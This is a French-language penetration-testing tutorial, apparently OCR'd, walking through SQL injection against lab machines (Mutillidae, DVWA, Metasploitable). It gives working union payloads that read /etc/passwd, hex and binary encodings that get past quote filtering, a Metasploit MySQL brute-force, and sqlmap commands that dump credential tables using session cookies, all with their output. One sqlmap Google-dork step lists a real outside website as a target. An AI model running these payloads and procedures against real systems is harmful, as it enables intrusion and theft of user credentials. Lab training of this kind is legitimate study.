




Dans ce cas de figure, on peut parfois afficher le contenu d'un fichier local en remplaçant la commande - ici user() - par : load_file('/path/to/file'). Par exemple (avec un serveur linux) : load_file('/etc/passwd').

```
' union select null, load_file('/etc/passwd'), null,  null, null, null, null;-- -
```

BINGO !



Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? Please register here

Results for "' union select null, load_file ('/etc/passwd'),null,null,null,null,null; -- -".1 records found.

Username=root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List
Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL
Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction
layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio
daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
Password=
Signature=

Hexadécimal

Si les guillemets simples sont échappés par un filtrage côté serveur, cette injection ne fonctionnera pas telle quelle. Il suffira alors de remplacer la chaîne '/path/to/file' par la conversion hexadécimale de /path/to/file (on convertit la chaîne sans les guillemets).

Par exemple, la conversion hexadécimale de /etc/passwd est :

2f 65 74 63 2f 70 61 73 73 77 64

(on utilise pour cela un convertisseur ASCII-HEXA)

Alors load_file('/etc/passwd') devient : load_file(0x2f6574632f706173737764)

On n'oublie pas d'ajouter 0x devant la chaîne convertie pour spécifier qu'il s'agit d'une chaîne hexadécimale.

On pourra dès lors afficher le contenu du fichier local, malgré le filtrage opéré !

Binaire

Il est possible d'effectuer la même attaque avec la conversion binaire de la chaîne (il faut alors faire précéder la chaîne convertie de 0b)

/etc/passwd donne en binaire :

00101111 01100101 01110100 01100011 00101111 01110000 01100001 01110011 01110011 01110111 01100100

Alors load_file('/etc/passwd') devient :
load_file(0b001011110110010101110100011000110010111101110000011000010111001101110011101110111001000)


MySQL : attaquer le port 3306 de Metasploitable

On va attaquer le port 3306 (mysql) de la machine virtuelle Metasploitable.

On va utiliser le module auxiliaire auxiliary/scanner/mysql/mysql_login de Metasploit.

Il faut fournir au module deux dictionnaires (un pour les noms d'utilisateur et un pour les mots de passe) :

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 10.0.1.4
RHOSTS => 10.0.1.4
msf auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/Desktop/user.txt
USER_FILE => /root/Desktop/user.txt
msf auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS yes
BLANK_PASSWORDS => true
msf auxiliary(scanner/mysql/mysql_login) > run

[+] 10.0.1.4:3306         - 10.0.1.4:3306 - Found remote MySQL version 5.0.51a
[-] 10.0.1.4:3306         - 10.0.1.4:3306 - LOGIN FAILED: admin: (Incorrect: Acc
ess denied for user 'admin'@'10.0.1.5' (using password: NO))
[-] 10.0.1.4:3306         - 10.0.1.4:3306 - LOGIN FAILED: admin:admin (Incorrect
: Access denied for user 'admin'@'10.0.1.5' (using password: YES))
```



```
[-] 10.0.1.4:3306         - 10.0.1.4:3306 - LOGIN FAILED: toor:root (Incorrect:
Access denied for user 'toor'@'10.0.1.5' (using password: YES))
[+] 10.0.1.4:3306         - 10.0.1.4:3306 - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

Lo

Login trouvé = "root" : ""

Il me reste à me connecter à mysql avec l'username "root" et le mot de passe vide :

```
root@kali:~# mysql -h 10.0.1.4 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

MySQL [(none)]>
```

J'affiche les bases de données avec : **show databases;**

J'affiche les tables de la base de données *owasp10* :

```
MySQL [(none)]> show tables from owasp10;
+--------------------+
| Tables_in_owasp10  |
+--------------------+
| accounts           |
| blogs_table        |
| captured_data      |
| credit_cards       |
| hitlog             |
| pen_test_tools     |
+--------------------+
6 rows in set (0.00 sec)
```

show tables from owasp10;

Je me place dans base de données *owasp10* et j'affiche les colonnes de la table *accounts* :

```
MySQL [(none)]> use 'owasp10';
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]> show columns from accounts;
+-------------+------------+------+-----+---------+----------------+
| Field       | Type       | Null | Key | Default | Extra          |
+-------------+------------+------+-----+---------+----------------+
| cid         | int(11)    | NO   | PRI |         |                |
| username    | text       | YES  |     |         |                |
| password    | text       | YES  |     |         |                |
| mysignature | text       | YES  |     |         |                |
| is_admin    | varchar(5) | YES  |     | NULL    |                |
+-------------+------------+------+-----+---------+----------------+
5 rows in set (0.00 sec)
```

use 'owasp10' ;

show columns from accounts;

```
MySQL [owasp10]> select username, password from accounts;
+----------+--------------+
| username | password     |
+----------+--------------+
| admin    | adminpass    |
| adrian   | somepassword |
| john     | monkey       |
| jeremy   | password     |
| bryce    | password     |
| samurai  | samurai      |
| jim      | password     |
| bobby    | password     |
| simba    | password     |
| dreveil  | password     |
| scotty   | password     |
| cal      | password     |
| john     | password     |
| kevin    | 42           |
| dave     | set          |
| ed       | pentest      |
+----------+--------------+
16 rows in set (0.04 sec)
```

BINGO !

J'obtiens les identifiants de connexion et les mots de passe avec :

select username, password from accounts;

Injections SQL avec SQLMap

Attaquer une base de données avec sqlmap

PROCÉDURE

1. Ciblez une **base attaquable**. Pour ce faire, surfez sur le site que vous ciblez, naviguez entre les pages, dès que vous voyez apparaître **".php?id=…"** dans la barre d'adresse, copiez l'URL.
Je peux tester l'adresse avec l'option **-p** paramètre-testable (ici : "id").

2. Commande pour voir les bases de données :

sqlmap -u url_copiée **--dbs**

3. Commande pour voir les tables qui se trouvent au niveau de la base choisie :

sqlmap -u url_copiée **-D** nom_base_choisie **--tables**

. Commande finale pour afficher **toutes** les colonnes d'une table et leur contenu :

sqlmap -u url_copiée **-D** nom_base_choisie **-T** nom_table_choisie **--dump**

FACULTATIF :

Commandes pour voir les colonnes d'une table choisie et seulement le contenu d'une partie d'entre-elles :

sqlmap -u url_copiée **-D** nom_base_choisie **-T** nom_table_choisie **--columns**

sqlmap -u url_copiée **-D** nom_base_choisie **-T** nom_table_choisie
-C nom_de_la_colonne_1,nom_de_la_colonne_5 **--dump**

Trois options doivent parfois être ajoutées :

--technique=…	**BEUST**
--keep-alive	**garde la connexion persistante**
--level=3	**parfois indispensable, le level varie de 1 à 5 (défaut = 1)**

Remarques

- **Si le site nécessite un login (existence d'une session), il faudra spécifier à sqlmap la valeur du cookie avec --cookie "xxx=xxxxxxxxxxxxxxx"**

- **Utiliser un LEVEL et RISK élevés n'est pas professionnel et causera probablement des problèmes à l'infrastructure du client.**

- **Parfois, les applications web modifient leur output, ce qui rend une exploitation BLIND impossible. On peut alors utiliser --string (chaîne toujours présente dans une page TRUE) et --not-string (chaîne toujours présente dans une page FALSE).**

- **Les techniques utilisées par sqlmap sont :**
  - **--technique=B : boolean-based (blind SQLi)**
  - **--technique=E : error-based (in-band SQLi)**
  - **--technique=U : union query-based (in-band SQLi)**
  - **--technique=S : stacked queries**
  - **--technique=T : time-based (blind SQLi)**

- **Si on détecte grâce à BURP qu'un paramètre POST est injectable dans 'user=max&pass=test123', on peut par exemple lancer :**

  sqlmap -u URL --data='user=max&pass=test123' -p user --technique=B --suffix=' ; - -'


  ou

  sqlmap -u URL --data='user=max&pass=test123' -p pass --technique=B

- **Une option de sqlmap (l'option --os-shell) permet de télécharger sur le serveur cible un shell PHP. Mais cela ne fonctionne que si on a les privilèges suffisants pour l'écriture sur ce serveur. Cela ne fonctionne pas, par exemple, avec Mutillidae…**

Attaquons le site Mutillidae (machine virtuelle OWASP BWA) avec **sqlmap**

Rendons-nous à l'adresse **: http://10.0.2.8/mutillidae/index.php?page=user-info.php**



J'introduis un username quelconque (jim) et un password quelconque (kirk). Bien évidemment l'authentification échoue.

Je copie alors le lien :

http://10.0.2.8/mutillidae/index.php?page=user-info.php&username=jim&password=kirk&user-info-php-submit-button=View+Account+Details

Je lance alors sqlmap avec la commande :

```
sqlmap -u "http://10.0.2.8/mutillidae/index.php?page=user-info.php&username=jim&password=kirk&user-info-php-submit-button=View+Account+Details" --dbs
```

ASTUCE : il faut mettre l'URL entre guillemets pour que cela fonctionne !

J'obtiens alors le nom des bases de données existantes dans la machine virtuelle OWASP BWA :

```
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd
```

Je remarque une base de données nommée mutillidae. C'est elle qui m'intéresse ici !

Je lance alors :

```
sqlmap -u "http://10.0.2.8/mutillidae/index.php?page=user-info.php&username=jim&password=kirk&user-info-php-submit-button=View+Account+Details" -D mutillidae --tables
```

J'obtiens alors la liste des tables :

```
Database: mutillidae
[11 tables]
+---------------------------+
| accounts                  |
| balloon_tips              |
| blogs_table               |
| captured_data             |
| credit_cards              |
| help_texts                |
| hitlog                    |
| level_1_help_include_files |
| page_help                 |
| page_hints                |
| pen_test_tools            |
+---------------------------+
```

Je choisis la table accounts et je lance :

```
sqlmap -u "http://10.0.2.8/mutillidae/index.php?page=user-info.php&username=jim&password=kirk&user-info-php-submit-button=View+Account+Details" -D mutillidae -T accounts --columns
```


J'obtiens alors la liste des colonnes :

```
Database: mutillidae
Table: accounts
[5 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int(11)    |
| is_admin    | varchar(5) |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+
```

Je choisis les colonnes password et username et je tape :

```
sqlmap -u "http://10.0.2.8/mutillidae/index.php?page=user-info.php&username=jim&password=kirk&user-info-php-submit-button=View+Account+Details" -D mutillidae -T accounts -C password,username --dump
```

BINGO : j'obtiens alors les noms d'utilisateur et mots de passe correspondants.




```
Database: mutillidae
Table: accounts
[19 entries]
+--------------+----------+
| password     | username |
+--------------+----------+
| admin        | admin    |
| somepassword | adrian   |
| monkey       | john     |
| password     | jeremy   |
| password     | bryce    |
| samurai      | samurai  |
| password     | jim      |
| password     | bobby    |
| password     | simba    |
| password     | dreveil  |
| password     | scotty   |
| password     | cal      |
| password     | john     |
| 42           | kevin    |
| set          | dave     |
| tortoise     | patches  |
| stripes      | rocky    |
| user         | user     |
| pentest      | ed       |
+--------------+----------+
```

SQLMap et les sesssions : l'exemple de DVWA

Pour pouvoir utiliser sqlmap sur une page qui demande d'être connecté avec un login et mot de passe, et le système de session, il suffit de fournir au programme la valeur d'un cookie de session.

On se connecte au site avec le navigateur et on intercepte le cookie de session avec Burp.

Voici un exemple concret avec le site vulnérable DVWA (machine virtuelle OWASP BWA) :




La commande sqlmap ressemblera alors à ceci (on recopie le début du cookie) :

SQLMap et les google dorks

SQLmap peut rechercher automatiquement, avec l'option -g, les URL à tester en fonction d'un google dork. Par exemple :

sqlmap -g "inurl:\"products.php?prodID=1\""



```
┌──(root💀kali)-[~]
└─# sqlmap -g "inurl:\"products.php?prodID=1\""                    1 ×
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
 illegal. It is the end user's responsibility to obey all applicable local, state and feder
al laws. Developers assume no liability and are not responsible for any misuse or damage ca
used by this program

[*] starting @ 12:33:22 /2020-12-19/

[12:33:22] [INFO] using search result page #1
[12:33:29] [INFO] found 16 results for your search dork expression, all of them are testabl
e targets
[12:33:29] [INFO] found a total of 16 targets
URL 1:
GET http://www.steripurewater.com/products.php?prodid=1
do you want to test this URL? [Y/n/q]
> 
```

Blind SQLi avec SQLMap et DVWA

Ouvrons DVWA à la page concernée :


Il est possible de découvrir empiriquement le nom de la base de données courante en testant successivement :

' or substring(database(),1,1) = 'a' #

' or substring(database(),1,1) = 'b' #

…

' or substring(database(),1,1) = 'd' # ➔ VALIDE



Puis :

' or substring(database(),2,1) = 'a' #

' or substring(database(),2,1) = 'b' #

…

' or substring(database(),2,1) = 'v' # ➔ VALIDE

Et ainsi de suite. Ceci est cependant fastidieux…

Utilisons plutôt SQLMap, avec la commande :

sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli_blind/?id=%27&Submit=Submit#" --cookie="PHPSESSID=5994b10acd7c666ff63c0edef04e77b6;security=low" --dbs

```
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Le cookie peut être obtenu grâce aux outils de développement du navigateur, grâce à une extension du navigateur (à installer) ou grâce à Burp Suite.

Puis :

sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli_blind/?id=%27&Submit=Submit#" --cookie="PHPSESSID=5994b10acd7c666ff63c0edef04e77b6;security=low" -D dvwa --tables

```
Database: DVWA
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Et finalement :


sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli_blind/?id=%27&Submit=Submit#" --cookie="PHPSESSID=5994b10acd7c666ff63c0edef04e77b6;security=low" -D dvwa -T users --dump

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------+-----------+----------------------------------+------------+
| user_id | user    | avatar                                          | last_name | password                         | first_name |
+---------+---------+-------------------------------------------------+-----------+----------------------------------+------------+
| 1       | admin   | http://10.0.2.4/dvwa/hackable/users/admin.jpg   | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 | admin      |
| 2       | gordonb | http://10.0.2.4/dvwa/hackable/users/gordonb.jpg | Brown     | e99a18c428cb38d5f260853678922e03 | Gordon     |
| 3       | 1337    | http://10.0.2.4/dvwa/hackable/users/1337.jpg    | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b | Hack       |
| 4       | pablo   | http://10.0.2.4/dvwa/hackable/users/pablo.jpg   | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Pablo      |
| 5       | smithy  | http://10.0.2.4/dvwa/hackable/users/smithy.jpg  | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 | Bob        |
+---------+---------+-------------------------------------------------+-----------+----------------------------------+------------+
```

BINGO !

Injections SQL avec Havij

Exécutons le programme :




Lançons une attaque sur un site vulnérable, en local :

